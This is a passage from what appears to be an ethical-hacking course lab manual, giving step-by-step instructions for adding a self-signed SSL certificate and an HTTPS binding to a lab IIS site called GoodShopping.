


Figure 2.1.5: Specify Friendly Name

11. A newly created self-signed certificate will be displayed in the **Server Certificates** pane, as shown in the screenshot.




Figure 2.1.6: Server Certificates

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

Edit Bindings

12. Expand the **Sites** node from the left-hand pane, and select **GoodShopping** from the available sites. Click **Bindings...** from the right-hand pane in the **Actions** section.




Figure 2.1.7: Editing Site Bindings

13. The **Site Bindings** window appears; click **Add...**.




Figure 2.1.8: Site Bindings window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Add Site Binding** window appears; choose **https** from the **Type** field drop-down list. Once you choose the https type, the port number in the **Port** field automatically changes to **443** (the channel on which HTTPS runs).
15. Choose the **IP address** on which the site is hosted (here, **10.10.10.19**).
16. Under the **Host name** field, type **www.goodshopping.com**. Under the **SSL certificate** field, select **GoodShopping** from the drop-down list, and click **OK**.




Figure 2.1.9: Adding Site Binding

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The newly created SSL certificate is added to the **Site Bindings** window; then, click **Close**.




Figure 2.1.10: Added HTTPS Channel

18. Now, right-click the name of the site for which you have created the self-signed certificate (here, **GoodShopping**) and click **Refresh** from the context menu.

